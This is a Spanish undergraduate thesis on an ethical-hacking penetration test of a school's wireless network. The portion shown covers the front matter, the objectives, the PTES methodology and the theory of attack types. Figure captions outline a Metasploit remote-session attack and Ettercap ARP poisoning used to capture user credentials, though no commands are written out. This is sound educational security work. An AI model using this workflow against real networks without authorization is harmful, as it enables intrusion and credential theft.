



**UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA
ELENA**

**FACUTAD DE SISTEMAS Y
TELECOMUNICACIONES**

CARRERA DE TECNOLOGÍAS DE LA INFORMACIÓN

EXAMEN COMPLEXIVO

Componente Práctico, previo a la obtención del Título de:

INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

**APLICACIÓN DE HACKING ÉTICO MEDIANTE TEST DE
INTRUSIÓN “PENTESTING” PARA LA DETECCIÓN Y
ANÁLISIS DE VULNERABILIDADES EN LA RED
INALÁMBRICA DE UNA INSTITUCIÓN EDUCATIVA DE LA
PROVINCIA DE SANTA ELENA**

AUTOR

KEVIN ALEXIS GARCÍA PÉREZ

LA LIBERTAD – ECUADOR

2021

APROBACIÓN DEL TUTOR

En mi calidad de tutor/tutora del trabajo de componente práctico del examen de carácter complejo: “APLICACIÓN DE HACKING ÉTICO MEDIANTE TEST DE INTRUSIÓN “PENTESTING” PARA LA DETECCIÓN Y ANÁLISIS DE VULNERABILIDADES EN LA RED INALÁMBRICA DE UNA INSTITUCIÓN EDUCATIVA DE LA PROVINCIA DE SANTA ELENA, elaborado por el Sr. Kevin Alexis García Pérez, de la carrera de Tecnología de la Información de la Universidad Estatal Península de Santa Elena, me permito declarar que luego de haber orientado, estudiado y revisado, la apruebo en todas sus partes.

La libertad, 07 de marzo del 2021

A handwritten signature in blue ink, reading "Iván Coronel Suárez", written over a horizontal dotted line.

Ing. Iván Coronel Suárez, MSIA

DECLARACIÓN

El contenido del presente componente práctico del examen de carácter complejo es de mi responsabilidad; el patrimonio intelectual del mismo pertenece a la Universidad Estatal Península de Santa Elena.



.....

Kevin Alexis García Pérez

AGRADECIMIENTO

Agradezco primeramente a Dios que ha sido mi sustento y mi ayuda en todo momento, y a mis padres Luis García y Carmelina Pérez por haber sido ese ejemplo a seguir y haberme dado motivación para superar los obstáculos y desafíos que se me presentan en mi formación como persona y académicamente.

A la facultad de Sistemas y telecomunicaciones, en especial a la carrera de “Tecnologías de la Información” por permitirme formar como profesional, y a todos los docentes que me impartieron sus conocimientos.

Al establecimiento de educación que me permitió realizar la propuesta tecnológica y haber puesto su confianza en mi

Kevin Alexis García Pérez

DEDICATORIA

Dedico la realización de este trabajo a
Dios por bendecirme en todo

Dedico la realización de este trabajo a
Dios por bendecirme en todo
momento, y a mi familia
especialmente a mis padres quienes
han sido el pilar fundamental en mi
vida, dándome sus consejos y buenos
ejemplos, y apoyarme en mi
formación profesional.

Kevin Alexis García Pérez

TRIBUNAL DE GRADO



Ing. Samuel Bustos Gaibor, Mgt.
**DIRECTOR DE LA CARRERA
DE
TECNOLOGÍAS DE LA
INFORMACIÓN**



Ing. Iván Sánchez Vera.
DOCENTE ESPECIALISTA



Ing. Iván Coronel Suárez, MSIA.
DOCENTE TUTOR



Ing. Alicia Andrade Vera, Mgt.
DOCENTE GUÍA UIC

RESUMEN

El presente proyecto se realizó en una institución educativa mediante la aplicación de técnicas de Hacking ético para detectar si los dispositivos y equipos conectados a la red inalámbrica están vulnerables y propensos a cualquier tipo de amenaza o ataque informático, el cual pueda comprometer el sistema, la información confidencial de los estudiantes, docentes y el personal en general que se conecta en la red. Dicha propuesta se realizó en un punto de acceso de la red, en las oficinas de TI, donde se encuentran los equipos importantes de la red, así como el router principal y los equipos que proveen internet al lugar, además en dicha área se conecta la mayoría de docentes, y oficinas del personal administrativo en general.

Con lo descrito anteriormente para la propuesta se aplicó hacking ético mediante un ataque de intermediario, y un test de intrusión tomando de referencia la metodología PTES para realizar ataques de acceso remoto a los dispositivos u ordenadores, todo esto mediante uso de herramientas informáticas y software libre. El resultado esperado es la ejecución de dichas técnicas y ataques de hacking y así obtener información acerca de los mismos, además en base a la información y resultados obtenidos de los análisis y de la practica en general se documentará y se brindará ciertas sugerencias y recomendaciones para prevenir o mitigar posibles problemas que pudiesen atender a un sistema o a la red, de los dispositivos conectados en ella, promoviendo así mejoras en torno a la seguridad de los sistemas, de la red, y de la información.

TABLA DE CONTENIDO

APROBACIÓN DEL TUTOR	2
DECLARACIÓN	3
AGRADECIMIENTO	4
DEDICATORIA	5
TRIBUNAL DE GRADO	6
RESUMEN	7
TABLA DE CONTENIDO	8
ÍNDICE GRÁFICO	9
ÍNDICE DE TABLAS	10
LISTA DE ANEXOS	10
CAPITULO 1	12
1. FUNDAMENTACIÓN	12
1.1. ANTECEDENTES	12
1.2. DESCRIPCIÓN DEL PROYECTO	14
1.3. OBJETIVOS DEL PROYECTO	15
1.1.1. OBJETIVO GENERAL	15
1.1.2. OBJETIVOS ESPECÍFICOS:	16
1.4. JUSTIFICACION	16
1.5. ALCANCE	18
CAPÍTULO 2	19
2. MARCO TEÓRICO Y METODOLOGÍA DEL PROYECTO	19
2.1. MARCO TEÓRICO	19
2.1.1. ANTECEDENTES INVESTIGATIVOS REFERENCIALES	19
2.1.2. BASES TEÓRICAS	19
2.2. METODOLOGÍA DE PROYECTO	24
2.2.1. METODOLOGÍA DE LA INVESTIGACIÓN	24
2.2.2. TÉCNICAS DE RECOLECCIÓN DE INFORMACIÓN	25
2.2.3. METODOLOGÍA DE DESARROLLO DEL PROYECTO	25
CAPITULO 3	27
3. PROPUESTA.	27

3.1. REQUERIMIENTOS	27
3.2. DESARROLLO DE LA PROPUESTA	27
3.2.1. ESCENARIO UTILIZADO PARA EL DESARROLLO DE LA PROPUESTA.	28
3.2.2. FASE 1: RECOPIACIÓN DE INFORMACIÓN	28
3.2.3. FASE 2: ANÁLISIS DE VULNERABILIDADES	32
3.2.4. FASE 3: EXPLOTACIÓN DE VULNERABILIDADES	37
3.2.5. FASE 4: PRESENTACIÓN DE INFORME	51
CONCLUSIONES	53
RECOMENDACIONES	54
GLOSARIO	55
BIBLIOGRAFÍA	56

ÍNDICE GRÁFICO

Figura 1. Escenario y diagrama de red.....	28
Figura 2. Escaneo de todos los host activos de la red mediante comandos con Nmap.	29
Figura 3. Escaneo de puertos, servicios y versión del equipo (Gateway) con IP 192.168.10.1	30
Figura 4. Escaneo de puertos, servicios y versión del equipo con IP 192.168.1.15.....	30
Figura 5. Escaneo de puertos, servicios y versión del equipo con IP 192.168.10.51	31
Figura 6. Pantalla principal de cve.mitre.org.....	33
Figura 7. Pantalla del buscador de cve.mitre.org.....	33
Figura 8. Pantalla principal de Metasploit.....	38
Figura 9. Búsqueda de exploit mediante "search"	38
Figura 10. Utilización de exploit mediante "use"	38
Figura 11. Utilización de comandos "set lhost" y "set srvhost".....	39
Figura 12. Utilización del payload mediante ingreso de comandos.....	39
Figura 13. Asignación de puerto mediante "lport".....	39
Figura 14. Ejecución del exploit.....	39
Figura 15. Generación del url.....	40
Figura 16. Verificación de sesiones de víctimas.....	40
Figura 17. Verificación de sesión y descripción de maquina víctima.....	40
Figura 18. Verificación de archivos en descargas, de la maquina víctima.....	41
Figura 19. Interfaces de red.....	41
Figura 20. Uso de comando "screenshot" para capturar pantalla.....	42
Figura 21. Pantalla de administrador de archivos.....	42
Figura 22. Vista previa de la captura de pantalla de la víctima.....	42
Figura 23. Pantalla capturada de la víctima.....	43
Figura 24. Mensaje de advertencia al descargar el archivo.....	43
Figura 25. Mensaje de alerta antivirus.....	43
Figura 26. Activar reenvío de paquetes.....	45

Figura 27. Barra de herramientas de Kali Linux.....	45
Figura 28. Pantalla principal de la interfaz gráfica de Ettercap	46
Figura 29. Escanear host	46
Figura 30. Listar host	47
Figura 31. Identificación de IP de maquina víctima y atacante mediante targets	47
Figura 32. Envenenamiento ARP	47
Figura 33. Husmear conexiones remotas.....	48
Figura 34. Elección de tarjeta de red en la Interfaz de Wireshark	48
Figura 35. Tráfico de red en Wireshark	48
Figura 36. Filtrado de Http en Wireshark.....	49
Figura 37. Captación de credenciales de usuario en Ettercap.....	49
Figura 38. Elección de métodos.....	50
Figura 39. Detener el ataque.....	51

ÍNDICE DE TABLAS

Tabla 1. Listado de IP encontradas con NMAP.....	32
Tabla 2. Información y vulnerabilidades del dispositivo con IP 192.168.10.1	34
Tabla 3. Información y vulnerabilidades del dispositivo con IP 192.168.10.15.....	35
Tabla 4. Información y vulnerabilidades del dispositivo con IP 192.168.10.51	35

LISTA DE ANEXOS

Anexo 1: Imágenes con información de los dispositivos excluyentes encontrados en la fase 1.	60
Anexo 2: Tablas con información de computadores excluyentes encontrados en la fase 2.	65

INTRODUCCIÓN

Es una realidad que hoy en día estamos inmersos en los grandes cambios tecnológicos en todo el mundo, por ende, las vulnerabilidades, ataques e incidentes informáticos también han ido aumentando. Los que hacemos uso de algún equipo informático estamos expuestos a ataques, más aún las empresas, que son un blanco útil para que personas malintencionadas denominadas hackers hacen uso de los ciberataques, aprovechándose de las vulnerabilidades existentes en la red o en los equipos informáticos, por ello es necesario que las empresas realicen algún tipo de auditoría informática o análisis en la red y en los sistemas, garantizando así la adecuada seguridad de los mismos.

La institución educativa donde se realizó la propuesta tecnológica, contiene información confidencial y calificaciones de los estudiantes, así también datos de docentes, de personal administrativo y personal en general, dicha información se encuentra en sistemas informáticos y en las bases de datos. Pero mencionado lo anterior la información puede estar expuesta, ya que entre departamentos y personal que labora en esa institución hay comunicación por ende hacen uso de la red LAN y es ahí donde pueden existir vulnerabilidades que pueden ser aprovechadas por una persona malintencionada. Por tal motivo fue necesaria realizar la propuesta tecnológica haciendo uso de técnicas de hacking ético para conocer vulnerabilidades y supuestos riesgos que puedan atacar contra la red, los sistemas, equipos, y la información de la institución, una vez obtenida dicha información generar ciertas recomendaciones y medidas preventivas para mitigar o prevenir ciertos problemas en torno a la seguridad informática de la institución educativa.

En el primer capítulo se plantea la justificación, alcance, problemática, y objetivos que se desean alcanzar en la presente propuesta; el segundo capítulo se encuentra el marco teórico, bases teóricas y la metodología utilizada en la práctica. El tercer capítulo contiene la aplicación en sí de las técnicas de hacking ético, evidenciando las fases del mismo y los ataques realizados y los resultados obtenidos, así también al final de anexos se encuentran ciertas recomendaciones para evitar o reducir los problemas encontrados y así incentivar a la mejoría de la seguridad a nivel de red y de los equipos dentro de la misma.

CAPITULO 1

1. FUNDAMENTACIÓN

1.1. ANTECEDENTES

En esta última década los ciberdelincuentes han realizado más delitos informáticos que antes, logrando introducirse de manera ilegal en los sistemas de información con la finalidad de obtener datos o información confidencial que se almacenan en ellos, entre más actos delictivos. Cada día son más las personas mal intencionadas que intentan tener acceso a los datos personales de los computadores, el acceso no autorizado a una red informática y a los equipos que se encuentran en ella, lo que puede ocasionar en su mayoría graves inconvenientes en los recursos informáticos [1]. Se debe mencionar que con el pasar del tiempo los ataques son más sofisticados lo que conlleva a implementar más seguridad, específicamente en las redes locales si es dentro de una entidad, por ello, si no se tiene una adecuada seguridad en la red, los atacantes aprovechan vulnerabilidades mediante los protocolos de comunicación, incluyendo al TCP/IP y errores en su configuración [2].

Se sabe que en la actualidad los ataques cibernéticos se dan de varias maneras y con distintas estrategias, los cuales se basan principalmente en atacar un dispositivo electrónico, su sistema explotando vulnerabilidades, aplicar algoritmos de cifrados y también atacando las redes. Además, los delincuentes informáticos utilizan estrategias para obtener información por medio de los usuarios o empleados de una entidad o lo que se conoce como ataques de ingeniería social. Hoy en día existen muchos dispositivos tecnológicos móviles conectados a internet "IOT" que usan las empresas las cuales son herramientas de trabajo y suelen guardar información, y debido a esto es que juega un papel importante la seguridad en torno a las redes, ya que esta se encarga de la protección de los activos [2].

Para llevar a cabo este análisis tecnológico, se analizará la red inalámbrica de un establecimiento educativo del cantón La Libertad para poder determinar su vulnerabilidad de la red, aunque el encargado de TI nos mencionó que su institución no poseía un firewall físico ni protección IPS e IDS, lo que desde supone ser una vulnerabilidad para toda la red y los equipos conectados en ella. Únicamente

utilizaban el firewall del router. De forma general es importante un análisis de seguridad ya que las instituciones educativas manejan grandes volúmenes de datos personales de alumnos, docentes, documentos de identidad, historial académico, registros financieros entre otros, las cuales podrían estar expuestas al acceso indebido de la información y el robo de datos [3].

ESET es una de las empresas líderes en detección de amenazas, la cual realizó una encuesta en la que participaron instituciones de primaria, secundaria, y universitaria en Latinoamérica con el objetivo de conocer que tan expuestas están las instituciones educativas a riesgos de seguridad. El principal dato que surge de las encuestas es que el 67% de las instituciones participantes sufrió alguna vez un incidente de seguridad a través de la red de dicha institución [3].

Se han hecho varios estudios de casos similares a nivel nacional y en varios países, a los que se han tomado como referencia unas cuantos temas con variantes de software especializado para escaneo, a nivel nacional está la Escuela Politécnica de Chimborazo con la Aplicación de hacking ético para determinar vulnerabilidades en red local [4], Universidad de las Américas con el análisis de riesgo de redes WIFI mediante Hacking ético [5], y la Universidad Técnica de Ambato con Detección de vulnerabilidades en los servicios de intranet [6].

En base a todo lo mencionado sobre los riesgos en la seguridad informática de los sistemas, y de la red, es necesario analizar cuáles son los problemas que están enfrentando una empresa o entidad cuando hay falta de seguridad a nivel de su red local mediante la aplicación de Hacking ético y del uso de Softwares libres, tales como el Sistema Operativo virtualizado Kali Linux y sus herramientas propias de dicho software, además de herramientas gratuitas de seguridad y auditoría informática, evitando así que hubiese posibilidad a que se infiltren a la red, a los dispositivos alterando el sistema de información de una institución actuando de manera pronta, generando una guía referencial con ciertas recomendaciones en base a los análisis y explotaciones para obtener un aceptable nivel de seguridad, ya que en dicho establecimiento se llevan a cabo procesos educativos con información confidencial acerca de la institución y de los estudiantes.

1.2. DESCRIPCIÓN DEL PROYECTO

Debido a la investigación sobre los riesgos, amenazas y vulnerabilidades actuales existentes que las empresas e instituciones poseen a nivel de seguridad informática, se dio este proyecto analítico e investigativo, para aplicar técnicas de hacking ético y entender como suelen ser burladas las seguridades de los dispositivos conectados en una red (intranet) cuando se utiliza configuraciones básicas o simplemente no se utiliza algún tipo de seguridad para evitar que intrusos penetren la red.

Todo este proceso se hará analíticamente por las etapas correspondientes a la auditoria del hacking ético en la red, realizando principalmente un test de intrusión o penetración “Pentesting”, y debido a que la unidad educativa no posee un hardware de monitoreo de tráfico y conexiones de red, se realizará un ataque Man in The Middle “MITM” que es muy probable que se dé porque es un ataque por medio de la red. El pentesting o test de intrusión es una técnica que posee metodologías, en esta práctica se utilizará de referencia la metodología PTES básicamente posee siete fases las cuales son: Interacciones previas, recolección de información, modelado de amenazas., análisis de vulnerabilidades, explotación, post-explotación, informe [7]. En base a lo mencionado se acopló dichas fases al tipo de propuesta a realizar, y quedaría de la siguiente manera: Recopilación de información, análisis de vulnerabilidades, explotación, y presentación de informe.

- **Recopilación de información:** Se refiere a la fase inicial para realizar las pruebas, aquí se recopila toda la información necesaria del objetivo, del sistema que vamos a ingresar, de la red, incluso del lugar de la auditoria. .
- **Análisis de vulnerabilidades:** Básicamente esta etapa se refiere a la búsqueda de las vulnerabilidades basado en la información encontrada en la fase de reconocimiento.
- **Explotación:** Esta etapa se da una vez recopilada las vulnerabilidades y explotándolas para tener acceso a la red y al sistema.
- **Presentación de informe:** Una vez finalizada las etapas anteriores, esta fase consiste en documentar los resultados de las pruebas realizadas una vez concluida la auditoría y mostrar recomendaciones para prevenir ciertos ataques.

Durante el proyecto se hará uso de los siguientes recursos informáticos de tipo hardware y software, tales como:

- **VirtualBox:** Es un producto de virtualización entre plataformas más popular del mundo, nos permite ejecutar varios sistemas operativos en MacOS, Windows, Linux u Oracle Solaris. [8]
- **KaliLinux 2019:** Es una distribución de Linux basada en Debian. Su objetivo es simple; incluya tantas herramientas de penetración y auditoría de seguridad como sea posible en un paquete conveniente. [9]
- **Nmap:** Es un programa gratuito utilizado para descubrir todos los hosts que hay en una o varias redes, así como qué puertos tiene abiertos un determinado host, además nos permite saber qué servicio hay detrás de dicho puerto abierto, con la finalidad de explotar alguna vulnerabilidad [10].
- **WireShark:** Es un software libre que nos permite analizar los protocolos de red el tráfico de una red en tiempo real, inspecciona y captura los paquetes que entran y salen de una tarjeta de red sea de tipo inalámbrica o cableada [11].
- **Ettercap:** Es un software gratuito que posee una suite para realizar ataques de Men in The Middle, esta aplicación permite interceptar conexiones en tiempo real, así como filtrar el contenido, además posee características para analizar una red y los hosts [12].
- **Adaptador de red inalámbrica USB:** Son dispositivos de tamaño compacto que integran un sistema en el cual al conectarse por USB actúan como una tarjeta de red inalámbrica sin necesidad de abrir un equipo como los adaptadores de red internos [13].

1.3. OBJETIVOS DEL PROYECTO

1.1.1. OBJETIVO GENERAL

Determinar los riesgos y vulnerabilidades de la red inalámbrica y en los sistemas, mediante el uso de herramientas informáticas y software libre, para determinar el estado de la seguridad informática de la red y de los dispositivos conectados a ella, de un establecimiento de educación intermedia.

1.1.2. OBJETIVOS ESPECÍFICOS:

- Analizar las técnicas y metodologías de hacking ético, pentesting, para la evaluación en la red interna con herramientas de Kali Linux.
- Realizar la recopilación, escaneo, y análisis del estado de la red y los servicios de los dispositivos conectados con la herramienta Nmap.
- Utilizar Ettercap para realizar ataques MITM en la red y en los dispositivos conectados a ella.
- Documentar los resultados obtenidos posteriores al análisis para evidenciar las falencias y debilidades del sistema, dispositivos y la red.
- Realizar una guía referencial en base a los análisis de la auditoria para obtener nociones básicas de cómo prevenir dichos ataques informáticos.

1.4. JUSTIFICACION

Hoy en día el tema de seguridad informática o ciberseguridad es muy escuchado y aplicado en las entidades. Este tema preocupa cada vez más a las empresas pues suelen estar expuestas a delitos informáticos o al denominado ciberataque. Las organizaciones no solo están expuestas a pérdidas económicas, sino a la pérdida o robo de datos e información. Actualmente se han observado varios episodios de ataques informáticos a los sistemas informáticos, a la red, páginas web, servidores, entre otros, a las empresas sean estas de tipo públicas o privadas [14]. Dado que la información es el activo más importante de las instituciones, es de vital importancia que se apliquen medidas de seguridad informática para minimizar el riesgo de la pérdida o alteración de dicho activo [15].

Debido a que las empresas están expuestas a ataques informáticos, muchas de ellas ya utilizan protocolos y normativas de seguridad informática, como pueden ser el uso de un buen antivirus, uso de firewall, limitar el acceso a internet en la red, autorización para uso del software o hardware por los usuarios, mayor protección a las claves de las redes WLAN, entre otras más. Dado los ejemplos mencionados anteriormente, todo aquello se aplica con el fin de proteger la privacidad, seguridad de la información y datos confidenciales de dichas entidades [16].

Según lo mencionado por el encargado del área de TI de la institución mencionó que la institución educativa no posee firewall físico, solo el que viene integrado en

los equipos router, ni protección contra intrusos IPS e IDS, lo cual puede suponer una vulnerabilidad que podría ser atacada en la red.

Este componente práctico tiene como finalidad evidenciar los ataques a los que estamos expuestos, y contribuir con ciertas sugerencias para el fortalecimiento de la seguridad en los dispositivos conectados y en el uso de cualquier red, demostrando que mediante la utilización de aplicaciones informáticas se encontrará ciertas vulnerabilidades de los equipos dentro de la red mencionada.

La detección de las vulnerabilidades será importante en la realización del proyecto ya que mediante esto los miembros de la entidad donde se realice los respectivos análisis tomarán medidas de seguridad en los equipos conectados a la red inalámbrica, de esa manera se evitaría que personas mal intencionadas puedan ingresar a la red y atentar a la seguridad de la información y privacidad que se encuentra en dicho establecimiento educativo ya que en dicha red inalámbrica están conectados equipos tales como, computadores, celulares, entre otros dispositivos de ciertos departamentos importantes del personal incluyendo a la parte administrativa como de docencia, lo cual significaría un riesgo para la seguridad de la información que la unidad educativa posee.

Además, la auditoria tendrá como ventaja que los administradores de la seguridad informática de la Institución educativa apliquen mecanismos y consideraciones de seguridad para la correcta configuración a nivel de los equipos conectados a las redes inalámbricas, impidiendo que intrusos entren en los sistemas y peor aún que accedan a la información. Esto a su vez mantendrá protegido los datos y la información de la entidad educativa.

El tema propuesto está alineado a los objetivos del Plan Nacional de Desarrollo al siguiente eje.

Eje 2.- Economía al servicio de la sociedad

Objetivo 5.- Impulsar la productividad y competitividad para el crecimiento económico sostenible de manera redistributiva y solidaria [17].

Política 5.6.- Promover la investigación, la formación, la capacitación, el desarrollo y la transferencia tecnológica, la innovación y el emprendimiento, la protección de

la propiedad intelectual, para impulsar el cambio de la matriz productiva mediante la vinculación entre el sector público, productivo y las universidades [17].

1.5. ALCANCE

Para llevar a cabo el proyecto deberá incluirse las siguientes fases:

- Recopilación de información:
 - Se hace el reconocimiento de la información de la red y el sistema mediante el escaneo.
 - Utilización de herramientas informáticas para identificar hosts activos, el estado de sus puertos y los servicios expuestos.
- Análisis de vulnerabilidades:
 - Recolección de los resultados de las vulnerabilidades de la red.
 - Identificación del tipo de vulnerabilidad que se encontró en la fase de recopilación de información.
- Explotación:
 - Elegir herramientas para atacar las vulnerabilidades encontradas en los sistemas de los dispositivos en la red inalámbrica.
 - Elegir el tipo de ataque para entrar a los sistemas.
 - Utilizar exploits para tener acceso al sistema vulnerado.
 - Realizar un ataque MITM, para recopilar información en la red.
- Presentación de Informe:
 - Obtención del resultado de las pruebas realizadas.
 - Documentación de una guía referencial y sugerencias a seguir en torno a las mejoras de seguridad, en base a los resultados obtenidos.

CAPÍTULO 2

2. MARCO TEÓRICO Y METODOLOGÍA DEL PROYECTO

2.1. MARCO TEÓRICO

2.1.1. ANTECEDENTES INVESTIGATIVOS REFERENCIALES

Se encontró proyectos de titulación similares realizados a nivel nacional e internacional.

A nivel nacional está uno realizado en la Universidad Politécnica Nacional denominado “Utilización de Hacking Ético para diagnosticar, analizar y mejorar la seguridad informática en la intranet de vía celular comunicaciones y representaciones” [18].

A nivel internacional se halló un tema en el repositorio de la Universidad Privada del Norte en Perú, la cual tenía por título “aplicación de auditoría Penetration Testing, para contribuir con la seguridad de la información en los sistemas informáticos de la empresa data Business Sac, Trujillo” [19].

2.1.2. BASES TEÓRICAS

2.1.2.1. Seguridad informática o Ciberseguridad

La seguridad informática es el proceso de prevenir y detectar el uso no autorizado de un sistema informático. Esto implica el proceso de proteger contra los intrusos el uso de los recursos informáticos sea con fines maliciosos o con intenciones de obtener ganancias, e incluso la posibilidad de acceder a ellos de forma accidental [20].

Según Aguilera en su libro define a la Seguridad Informática como la disciplina que se ocupa de diseñar normativas, procedimientos, métodos y técnicas destinadas a conseguir un sistema de información seguro y confiable [21].

Por lo tanto, en base a los conceptos se puede decir que la seguridad informática es un proceso que se enfoca en la protección de los recursos informáticos sean hardware, software o datos, los cuales deben ser utilizados o administrados sólo por el personal autorizado.

2.1.2.2.Seguridad en Redes

A pesar del crecimiento del uso de los sistemas informáticos, de las redes, y de la efectividad de los mismos, hay que tener precaución debido a que estos elementos mencionados son un blanco útil para los ciberdelincuentes en una entidad. Por tal razón es importante mantener un nivel adecuado de seguridad en las redes sean estas cableadas o inalámbricas, de esa manera se evita la infiltración a la misma [22].

Dentro de las amenazas en redes hay dos tipos, externas o internas:

- Externas: Estas proceden fuera de la institución.
- Internas: Esta se produce dentro de la misma.

En sí la seguridad de red se refiere a cualquier actividad diseñada para proteger el acceso, la integridad y el uso de la red y de los datos corporativos [23] .

Andrews Tanenbaum en su libro de Redes de computadoras define a la seguridad como “Un tema amplio que cubre una multitud de pecados. En su forma más simple, se ocupa de garantizar que los curiosos no puedan leer, o peor aún, modificar en secreto mensajes dirigidos a otros destinatarios, y tiene que ver con gente o personas que intentan acceder a los servicios remotos no autorizados” [24].

En base a los conceptos mencionados la seguridad en redes es prevenir, corregir, y evitar que intrusos accedan a la red rompiendo la seguridad de la misma, y de esa manera garantizar un adecuado nivel de seguridad cuando se transmiten datos.

2.1.2.3.Hacking Ético.

Las computadoras han demostrado ser susceptibles a ser atacadas por crackers o hackers capaces de infiltrarse en los sistemas informáticos y robar información valiosa. Esta situación motiva a conocer los sistemas y redes de datos así saber si están protegidos de cualquier tipo de intrusiones [25].

Por lo tanto, el Hacking ético tiene como finalidad explotar las vulnerabilidades de los sistemas valiéndose de técnicas de intrusión para verificar y evaluar la seguridad física y lógica de los sistemas de información, redes, aplicaciones Web, servidores, bases de datos, entre otros. Es de gran ayuda a las empresas para tomar medidas preventivas evitando ataques maliciosos [25].

En otro concepto de la web definen al Hacking ético como técnicas de prevención, y emular lo que podría ocurrir en el peor de los escenarios demostrando así qué es lo que hay que hacer para que finalmente no ocurra [26].

Descrito lo anterior, el Ethical Hacking o Hacking Ético consiste en la simulación de posibles escenarios donde se incluyen ataques de manera controlada, así como actividades propias de un ciberdelincuente, para actuar prontamente.

2.1.2.4. Test de Intrusión (Pentesting)

Debido a los robos de información y a los delitos informáticos que han sucedido en varias empresas actualmente, surge como opción la práctica del pentesting, es una de las técnicas de Hacking Ético más utilizadas en las empresas [27].

Pentesting, se deriva de dos palabras “penetration” y “testing”, el cual es una técnica que consiste en atacar diferentes entornos controlados o sistemas con la finalidad de descubrir vulnerabilidades, y así prevenir ataques externos o internos a los equipos, redes o sistemas [28].

2.1.2.4.1. Clasificación del Test de Intrusión.

El Test de intrusión o penetración se clasifica en:

- Pentesting de Caja Blanca “White Box”.
En este caso la persona encargada del Test, El pentester conoce los datos sobre el sistema o la red en la organización, su estructura, contraseñas, firewalls, entre otros. Es el más completo y es parte integral de la estructura. Gracias a la información obtenida es fácil modificar o mejorar algo de la arquitectura del sistema [27].
- Pentesting de Caja Negra “Black Box”.
Este tipo de pentesting es el más completo de realizarlo o más real, ya que el Pentester no tiene datos de la organización, de esta manera actúa más como ciberdelincentes, ya que se debe descubrir las vulnerabilidades, estructura y amenazas de la red [27].
- Pentesting de Caja Gris “Gray Box”.
Se puede definir como una combinación de el pentesting de caja blanca y negra, ya que el auditor posee cierta cantidad de información de la

organización a la hora de realizar el Test. Esta clase de pentest es el más recomendado, aunque no parte desde cero, se necesitará tiempo y los medios adecuados para realizar el test en su totalidad [27].

2.1.2.4.2. Fases de un Pentesting.

Un test de penetración comprende ciertas etapas o fases para llevar a cabo su proceso, aunque previa a las fases se debe llegar a un acuerdo con el cliente. Generalmente estas fases se aplican de la siguiente manera [29].

- Fase de reconocimiento
En esta etapa se definen los objetivos y se recopila la información necesaria para la auditoría, esta información abarca desde conocer los nombres, direcciones de correo de empleados de una organización, diagramas de red, direcciones IP, entre otros.
- Fase de Escaneo:
Utilizando la información obtenida anteriormente se buscan posibles vectores de ataque, aquí se involucran el escaneo de puertos, servicios y versiones del mismo. Posterior a esto se analiza las vulnerabilidades que permiten elegir el tipo de ataque.
- Fase de Enumeración:
Esta etapa tiene como finalidad encontrar información referente a los datos de los usuarios, nombres de dispositivos, servicios de la red, entre otros.
- Fase de Acceso:
En esta etapa se realiza el acceso al sistema. Se dan a partir de las vulnerabilidades halladas en las fases anteriores.
- Fase de Post-Explotación:
Luego de acceder al sistema se busca la manera de mantenerse dentro del mismo por más tiempo, accediendo a más privilegios y realizar más acciones.
- Fase de Informe:
Esta fase corresponde a la elaboración del informe indicando las vulnerabilidades encontradas y como se las explotaron, así el cliente tomará las decisiones correctas con la seguridad.

Dependiendo del pentester o del autor de algún libro de ciberseguridad pueden existir variaciones diferentes de las etapas mencionadas, pero el resultado es el mismo al que se pretende llegar.

2.1.2.4.3. Metodologías del Pentesting.

Para realizar un Pentesting se debe elegir una metodología acorde a las necesidades de la auditoría y de los requerimientos de la empresa. Estas son algunas de las metodologías más utilizadas [30]:

- **ISSAF (Information Systems Security Assessment Framework)**
Es un enfoque estructurado y especializado, permiten al pentester planificar cada paso del proceso del test, su framework proporciona metodologías avanzadas personalizadas para satisfacer todos los requisitos de un pentesting.
- **PTES (Penetration Testing Methodologies and Standard)**
Esta metodología es muy utilizada por profesionales de seguridad informática reconocidos, posee siete fases, las cuales garantizan exitosas pruebas de intrusión, además es un modelo a seguir en libros de aprendizaje.
- **OSSTMM (Open Source Security Testing Methodology Manual)**
Es un método reconocido, aunque no posee técnicas tan innovadoras, pero aun así muchas empresas lo utilizan cuando requieren pruebas de calidad, eficientes y ordenadas.
- **OWASP (Open Web Application Security Project)**
Es un estándar utilizado para conocer vulnerabilidades de aplicaciones Web y móviles. Posee más de 66 controles con varias funcionalidades para evaluar las distintas vulnerabilidades.

2.1.2.5. Ataques Informáticos o Ciberataques.

Existen varios ataques cibernéticos, pero se demostrarán algunos de ellos [31]:

- **Malware:** Es un software malicioso que se propaga a través de archivos, correos electrónicos, descargas de sitios ilegítimos. Son creados con el fin de dañar el ordenador, los archivos, y en algunas ocasiones obtener acceso a los privilegios del sistema.

- Spyware: Es un programa que registra lo que hace el usuario en un dispositivo para hacer uso malintencionado de la información.
- Ransomware: Es un tipo de malware que bloquea los archivos y datos del usuario amenazando de borrarlos a menos que se pague dinero para rescatarlos.
- Inyección SQL: Este tipo de ataque se inserta como código malicioso en una base de datos mediante instrucción SQL para acceder a la base de datos y obtener la información confidencial que hay en ella.
- Phishing: Es un ataque basado en ingeniería social, éste llega a los correos electrónicos de las personas, haciéndose pasar por una empresa legítima, normalmente se utilizan para pedir datos de tarjetas de crédito u otra información personal.
- Ataque Man in the middle (MITM): Es un ataque que intercepta la información entre dos individuos con el fin de robar datos, este se da comúnmente en las redes Wifi donde el atacante intercepta los datos que se transmiten desde la víctima y la red.
- Denegación de Servicio: Este ataque impide que un sistema informático funcione con normalidad ya que sobrecarga las redes, enviando varias peticiones a los servidores aumentando el tráfico de datos, haciendo que tanto el sistema como las redes y los servidores colapsen.

2.2. METODOLOGÍA DE PROYECTO

2.2.1. METODOLOGÍA DE LA INVESTIGACIÓN

Para conocer más acerca del tema del proyecto se utilizará la metodología de investigación exploratoria [4]. Es necesario indagar la información de trabajos relacionados con la línea de investigación, usándolos de referencia comparando así sus diferencias y similitudes frente al trabajo propuesto.

Para conocer la información de la estructura y la seguridad de la red, es necesario el análisis de ésta y en que beneficiaría conocer su nivel de seguridad. Para cumplir con este tipo de análisis se necesita utilizar la metodología de investigación de tipo diagnóstica [4].

Para llevar a cabo esta investigación se tomó de referencia la investigación de la falta de seguridad informática en algunas instituciones educativas a nivel de Latinoamérica [3].

Con la propuesta tecnológica realizada se analizará la red del establecimiento educativo para dar a conocer las vulnerabilidades e indirectamente reducir el riesgo de los dispositivos en torno a su seguridad en las redes, y así los encargados del departamento de TI puedan realizar una correcta gestión en torno a la seguridad, así como las medidas correctivas si es necesario para la mejoría en la configuración a nivel de seguridad y protección de los dispositivos conectados en las redes.

